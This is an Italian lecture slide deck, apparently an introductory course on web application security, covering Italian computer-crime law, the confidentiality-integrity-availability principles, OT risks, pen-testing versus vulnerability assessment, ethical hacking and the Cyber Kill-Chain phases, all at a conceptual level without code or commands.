Hacking Web Applications

Magg. Luciano Capone

Una premessa importante

La prima normativa in tema di **criminalità informatica** è stata introdotta con la legge 547 del 1993, recante modifiche ed integrazioni alle norme del Codice penale, prevedendo i reati di:

- ✓ Frode informatica
- ✓ Accesso abusivo a un sistema informatico
- ✓ Detenzione e diffusione abusiva di codici di accesso a sistemi
- ✓ Diffusione di hardware e software diretti a danneggiare sistemi
- ✓ Intercettazione, impedimento o interruzione illecita di comunicazioni informatiche o telematiche

ATTENZIONE ! Le attività di hacking possono configurarsi come condotte illecite

I reati informatici 1/3

- Frode informatica **(art. 640 ter c.p.):**

  consiste nell'alterare un sistema informatico o telematico allo scopo di procurarsi un ingiusto profitto. La pena è la reclusione da sei mesi a tre anni e la multa da 51 a 1.032 euro (ad esempio, il **phishing**, ovvero l'appropriazione indebita, mediante l'inganno, di credenziali di accesso e dati personali di un utente, etc.).

- Accesso abusivo a un sistema informatico o telematico **(art. 615 ter c.p.):**

  consiste nell'introdursi abusivamente in un sistema informatico o telematico protetto da misure di sicurezza ovvero mantenervi l'accesso contro la volontà espressa o tacita di chi ha il diritto di escluderlo.

  E' punito con la reclusione fino a tre anni (ad esempio, accessi abusivi ai social network o account di e-banking mediante le credenziali del proprietario ma a sua insaputa). E' reato anche il semplice accesso !

I reati informatici 2/3

- Detenzione e diffusione abusiva di codici di accesso a sistemi informatici e telematici **(art. 615 quater c.p.):**

  chiunque abusivamente si procura, riproduce, diffonde, comunica codici, parole chiave o fornisce indicazioni o istruzioni per l'accesso ad un sistema informatico o telematico, protetto da misure di sicurezza, è punito con la reclusione sino a un anno e con la multa sino a euro 5.164 (ad esempio. clonazione di carte di credito, etc.).

- Diffusione di apparecchiature, dispositivi o programmi informatici diretti a danneggiare o interrompere un sistema **(art. 615 quinquies c.p.):**

  chiunque, allo scopo di danneggiare un sistema informatico o telematico, ovvero di favorire l'interruzione, totale o parziale, o l'alterazione del suo funzionamento, si procura, produce, diffonde, consegna o, comunque, mette a disposizione di altri apparecchiature, dispositivi o programmi informatici, è punito con la reclusione fino a due anni e con la multa sino a euro 10.329 (ad esempio, la creazione e diffusione di malware informatici).

I reati informatici 3/3

- Intercettazione, impedimento o interruzione illecita di comunicazioni **(artt. 617 quater c.p e 617 quinquies c.p.):**

è sanzionato, rispettivamente chi, senza essere autorizzato, intercetta, impedisce, interrompe o rivela comunicazioni informatiche e chi installa apparecchiature dirette ad intercettare, interrompere o impedire comunicazioni informatiche.

N.B. **:** nel tempo si sono nate nuove tipologie di reato. Ad esempio:

- la falsificazione di documenti informatici;
- lo spamming, ovvero comunicazioni indesiderate;
- il grooming, ovvero l'adescamento di minori attraverso la rete;
- il cyber-bullismo;
- la produzione, il possesso e la diffusione di materiale pedo-pornografico;
- Il phishing, ovvero una tecnica di social engineering finalizzata a estorcere informazioni personali e riservate.

Una breve definizione . . .

Con il termine "*Applicazione Web*" si intende un'applicazione risiedente in un Server Web alla quale si accede tramite un browser Internet o un altro programma con funzioni di navigazione e operante secondo gli standard del World Wide Web.

Esempi di un'applicazione web-based possono essere:

- ✓ Registrazione di un utente su un forum;
- ✓ Ricerca di un sito tramite motore di ricerca;
- ✓ Un blog;
- ✓ Piattaforma Wiki.

Sicurezza e protezione IT

Nell'ambito della Scienza dell'Informazione, la Sicurezza delle Informazioni si occupa della salvaguardia ***dei sistemi e delle informazioni*** soggette a potenziali rischi e/o violazioni.

I principali aspetti di protezione del dato sono:

- la ***confidenzialità***, ovvero possono fruire dell'informazione solo coloro i quali ne abbiano i privilegi di accesso;
- l'***integrità***, ovvero il dato deve essere protetto da manipolazioni e/o cancellazioni non autorizzate;
- la ***disponibilità***, ovvero deve essere difeso il diritto/privilegio di coloro i quali siano abilitati ad usufruire delle informazioni messe a disposizione dall'amministratore.

Una applicazione web deve garantire il rispetto di questi principi fondamentali


… e per l'OT ?

Anche nel settore **OT (Operational Technology)**, vale la regola che **ogni sistema** o **apparecchiatura connessa** ad una rete è potenzialmente **esposta a rischi**.

Sicurezza OT + Sicurezza IT = Sicurezza dei sistemi ICS (Industrial Control System)

Alcuni esempi di rischi ai quali può essere sottoposto un **impianto industriale non protetto**:


- ✓ **connessioni ad internet dirette** e non protette che **espongono i sistemi di controllo industriale online**;
- ✓ autenticazione con **password non crittografate**;
- ✓ **sistemi operativi datati** e **senza supporto** agli **aggiornamenti di sicurezza** (ad es. Windows XP);
- ✓ Sistemi non protetti da **antivirus aggiornati**.



Perché le applicazioni web sono vulnerabili ?


- Necessità di essere rapidi nello sviluppo del software
- Uso di codice di terze parti di cui si ignora il funzionamento
- Spesso il software non nasce con lo scopo di essere sicuro, ma funzionale
- Inesperienza del programmatore rispetto alle tematiche di sicurezza
- Errori di programmazione dovuti a disattenzione
- Codice volutamente malevolo o reso insicuro
- Nuovi zero-day e bug di sicurezza scoperti
- Errori di progettazione e/o configurazione dei sistemi
- Mancanza di una fase finale di test
- Sottovalutazione di una minaccia
- Software/framework/sistemi non aggiornati
- etc. etc.

Lo sviluppo del software




«La sicurezza non è un prodotto, ma un processo» - **Bruce Schneier**

Architetture Web statiche e dinamiche




Sito web statico



Applicazione web dinamica

Tecnologie per Web application



Le tecnologie più vulnerabili

Alcune importanti problematiche:

- Uso diffuso di librerie di terze parti
- Uso di componenti con vulnerabilità note
- Mancanza di protezione nativa contro alcuni attacchi

Conseguenza:

Nascono figure professionali (pentester, security analyst, etc.) specializzate nella sicurezza del software allo scopo di rendere più sicure le applicazioni

Vulnerability Assessment vs Pen-testing

- ✓ Con *Vulnerability Assessment* si intende l'attività di valutazione delle vulnerabilità. E' il processo con cui si individuano le vulnerabilità e se ne determina la gravità all'interno del sistema informatico nel quale sono presenti. Dal Vulnerability Assessment si ottiene un report in cui sono elencate le vulnerabilità riscontrate in ordine di gravità/criticità.

- ✓ Il termine *Pen-testing* (test di penetrazione) si concentra, invece, sulla simulazione di un attacco reale durante il quale si effettua un test delle difese, si mappano eventuali informazioni sull'attacco e infine si cerca di mettere in difficoltà il sistema informatico fino a violarlo.

Ethical Hacking

Mettere le proprie conoscenze tecniche a servizio della comunità per la sicurezza collettiva

Le attività di «Ethical Hacking» consistono nel simulare attacchi informatici con lo scopo di individuare prima di qualsiasi malintenzionato le vulnerabilità presenti nei sistemi.

Un ethical hacker:

- deve pensare come un cyber-criminale;
- deve avere una conoscenza tecnica pari, o addirittura superiore, ad esso !

Cyber Kill-Chain

Cos'è ?

La *Cyber Kill-Chain* è un insieme di fasi che consente di identificare i passaggi necessari all'esecuzione di un attacco informatico.


Da dove deriva ?

Il concetto di *Kill-Chain* nasce in ambito militare e si riferisce ad un **modello a fasi utile a identificare i passaggi necessari all'esecuzione di un attacco sul campo di battaglia**.

A cosa serve ?


E' utile per comprendere le varie azioni che l'hacker potrebbe realizzare consentendo di coglierne i segnali e utilizzare gli strumenti di sicurezza necessari per difendere il proprio perimetro.

Un esempio: Intrusion Kill-Chain




1. **Reconnaissance:** l'attaccante va in cerca di vulnerabilità e/o di entrare in possesso di credenziali di accesso utili.
2. **Weaponization:** è la creazione di un **payload** (ad esempio di un malware e l'apertura di una connessione) utilizzabile tramite exploit o una backdoor.
3. **Delivery:** è la fase in cui il payload viene **recapitato** al potenziale bersaglio (ad es. in **posta elettronica** con allegati o link malevoli).
4. **Exploit:** il payload viene eseguito con successo nel sistema della vittima.
5. **Installation:** passaggio in cui avviene l'installazione del malware.
6. **Command and Control (C2):** fase in cui viene stabilita una connessione tra il «sistema vittima» ed il computer remoto dal quale opera l'attaccante. In questo modo l'hacker è in grado di prendere il controllo del «sistema vittima».
7. **Action/Exfiltration:** fase in cui l'attaccante passa all'azione e raggiunge l'obiettivo prefissato.

Tools e Kill-Chain



Tipologie di attacco

